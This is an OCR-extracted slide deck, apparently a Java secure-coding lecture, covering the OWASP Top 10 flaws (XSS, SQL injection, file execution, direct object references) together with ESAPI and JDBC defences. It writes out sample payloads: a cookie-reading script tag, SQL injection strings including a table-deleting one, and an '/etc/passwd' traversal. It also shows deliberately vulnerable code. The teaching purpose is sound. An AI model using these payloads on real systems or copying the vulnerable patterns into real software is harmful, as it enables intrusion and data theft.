A1. Cross Site Scripting (XSS)	Validator, Encoder
A2. Injection Flaws	Encoder
A3. Malicious File Execution	HTTPUtilities (Safe Upload)
A4. Insecure Direct Object Reference	AccessReferenceMap, AccessController
A5. Cross Site Request Forgery (CSRF)	User (CSRF Token)
A6. Leakage and Improper Error Handling	EnterpriseSecurityException, HTTPUtils
A7. Broken Authentication and Sessions	Authenticator, User, HTTPUtils
A8. Insecure Cryptographic Storage	Encryptor
A9. Insecure Communications	HTTPUtilities (Secure Cookie, Channel)
A10. Failure to Restrict URL Access	AccessController

A1: Cross Site Scripting XSS

- Reflected XSS:
  - HTML page reflects user input data back to the browser, without sanitizing the response
  - `out.writeln(“You searched for: “+request.getParameter(“query”);`
- Stored XSS:
  - Attacker’s script is stored on the server (e.g. blog) and later displayed in HTML pages, without proper filtering
  - `out.writeln("<tr><td>" + guest.name + "<td>" + guest.comment);`
- DOM XSS:
  - input data or data from the server written to dynamic HTML (DOM) elements, without filtering

A1 Cross Site Scripting Example



JSESSIONID=97A901BEE66F21CA8DA147A3F16F372B

<script>alert(document.cookie)</script>

Hacker tricks user into sending request containing script in search parameter.

Site reflects the script back to user where it executes and sends the session cookie to the hacker.

Allows hacker to execute script in victim's browser

Script executes with victim's trust of the affected site

Never Trust Input

- HttpServletRequest.getParameter()
- HttpServletRequest.getCookies()
- HttpServletRequest.getHeader()
  - Etc…
- Bad patterns
  - Input unchecked -> Output == XSS

A1 Cross Site Scripting Protection

- Defense
  - Input Validation
    - do use White List (what is allowed), reject if invalid
    - do Not filter with black-list (what is not allowed)
  - Output Encoding
    - Set character Encoding for HTML pages:
  - `<%@ page contentType="text/html;charset=ISO-8859-1" language="java" %>`
    - user supplied data should be HTML or XML entity encoded before rendering
      - > means **<** becomes **&lt;**
      - > **<script>** in markup represented by **&lt;**script**&gt;**

A1 Cross Site Scripting Protection

- Validating Input with Java

```
String regex = "[\\s\\w-,]*";
Pattern pattern = Pattern.compile(regex);
validate(stringToValidate, pattern);
```

- Validating Input with JSF 2.0


```
<h:inputText id="creditCard" value="#{booking.creditCardNumber}"/>
```

A1 Cross Site Scripting Protection

- Validating Input with JSF 2.0

```
@ManagedBean
public class Booking {
  @NotNull(message = "Credit card number is required")
  @Size(min = 16, max = 16,
    message = "Credit card number must 16 digits long")
  @Pattern(regexp = "^\\d*$",
    message = "Credit card number must be numeric")
  public String getCreditCardNumber() {
      return creditCardNumber;
 }
}
```

Validation, Encoding, and Injection



http://owasp-esapi-java.googlecod /files/OWASP%20ESAPI.ppt

A1 Cross Site Scripting Protection

- Validating Input with ESAPI

```
ESAPI.validator().getValidInput(String context, String input,
  String type, int maxLength, boolean allowNull,
  ValidationErrorList errorList)
```

A1 Cross Site Scripting Protection

- Output Encoding with Struts

```
<bean:write… >
```

- Output Encoding with JSP

```
<c:out escapeXML="true"… >
```

- Output Encoding with JSF

```
<h:outputText value="#{param.name}"/>
```

escapes dangerous characters as XHTML entities.


A1 Cross Site Scripting Protection

- Output Encoding with ESAPI

```
<p>Hello, <%=ESAPI.encoder().encodeForHTML(name)%></p>
```

A2: Injection Flaws

- attacker's data modifies a query or command sent to a database, LDAP server, operating system or other Interpreter



101’ or ‘1’=‘1

How to Perform SQL Injection

Enter your account number to review your credit card numbers.

Hints:
The application is taking your input and inserting it at the end of a pre-formed SQL command.

Enter an Account Number: 101' or '1'='1 Go!

```
SELECT * FROM user_data WHERE userid = '101' or '1'='1'
```

userid	first_name	last_name	cc_number	cc_type	cookie	login_count
101	Joe	Blow	987654321	VISA		0
101	Joe	Blow	2222000011111	MC		0

Hacker sends SQL commands into a form field.

Site executes modified SQL query and returns results to hacker.

A2: SQL Injection

- Example

```
"select * from MYTABLE where name=" + parameter
```

- user supplies "name' OR 'a'='a' " as the parameter

```
"select * from MYTABLE where name= 'name' OR 'a'='a';
```

- equivalent to

```
"select * from MYTABLE;
```

A2: SQL Injection

- Example

```
"select * from MYTABLE where name=" + parameter
```

- user supplies "name' OR 'a'='a' ; delete from MYTABLE"

```
"select * from MYTABLE where name= 'name' OR 'a'='a'; delete from
 MYTABLE;
```

- equivalent to

```
"select * from MYTABLE; delete from MYTABLE;
```

Never Trust Input

- HttpServletRequest.getParameter()
- HttpServletRequest.getCookies()
- HttpServletRequest.getHeader()
  - Etc…
- Bad patterns
  - Input -> Output == Cross-Site Scripting (XSS)
  - Input -> Query == SQL Injection
  - Input -> System == Command Injection

A2: SQL Injection Protection

- Don't with JDBC

```
String empId= req.getParameter("empId") // input parameter
String query = "SELECT * FROM Employee WHERE
                     id = '" + empId +"'";
```

- Do with JDBC

```
String selectStatement = "SELECT * FROM Employee WHERE id = ? ";
PreparedStatement pStmt = con.prepareStatement(selectStatement);
pStmt.setString(1, empId);
```

dangerous characters - escaped by the JDBC driver.

A2: SQL Injection Protection

- Don't with JPA

```
q = entityManager.createQuery(“select e from Employee e WHERE ”+
  “e.id = '” + empId + “'”);
```

- Do with JPA

```
q = entityManager.createQuery(“select e from Employee e WHERE ” +
  “e.id = ':id'”);

q.setParameter(“id”, empId);
```

dangerous characters - escaped by the JDBC driver.

A3: Malicious File Execution

- attacker's file is executed or processed by the web server.
- Example:
  - file or filename is accepted from the user without validating content

```
// get file path on the server's filesystem
String dir = servlet.getServletContext().getRealPath("/ebanking")
// get input file name
String file = request.getParameter(“file”);
// Create a new File instance from pathname string

File f = new File((dir + "\\" + file).replaceAll("\\\\", "/"));
```

A3: Malicious File Execution

- **Threat**
  - Malicious files (e.g. script) can be executed on the application server
  - modifying paths to gain access to directories on the web server

A3: Malicious File Execution Protection

- Strongly validate user input
- do not allow user input in the path name for server resources
- Java EE Security Manager should be configured not allow access to files outside the web root
- Upload files to a destination outside of the web application directory.

A4: Insecure Direct Object Reference - Example

```
<select name="language">
<option value="fr">Français</option>
</select>
```

```
Public static String language = request.getParameter(language);
String language = request.getParameter(language);
RequestDispatcher rd =getServletContext().
     getRequestDispatcher(language+”help.jsp”);
rd.include(request, response);
```

code can be attacked using a string like "/../../../etc/passwd%00" (null byte injection)

A4: Insecure Direct Object Reference - Example

reference to database key


```
int accountID =
  Integer.parseInt( request.getParameter( "accountID" ) );
String query = "SELECT * FROM account WHERE accountID=" +
  accountID;
```

attacker can search on another key.

A4: Insecure Direct Object Reference Protection

- **Avoid exposing direct object references to users**
  - **use an index**, indirect reference map, or other indirect method that is easy to validate.
- **Validate any object references**
  - with an "accept known good" approach
  - Make sure that input does not contain patterns like **../ or %00**
- **Verify authorization to all referenced objects**

Handling Direct Object References



ESAPI Access Reference Map

- Key Methods
  - getDirectReference(indirectReference)
  - getIndirectReference(directReference)
  - update(directReferences)

- Example
  - http://www.ibank.com?file=report123.xls
  - http://www.ibank.com?file=a3nr38

ESAPI: Handling Direct Object References

```
Set fileSet = new HashSet();
fileSet.addAll(...); //add references (e.g. ids, Files )
AccessReferenceMap map = new AccessReferenceMap( fileSet );
// add indirect references to the map


String indref = request.getParameter( "file" );
File file = (File)map.getDirectReference( indref );
// if getDirectReference throws an AccessControlException
// you should handle as appropriate
```

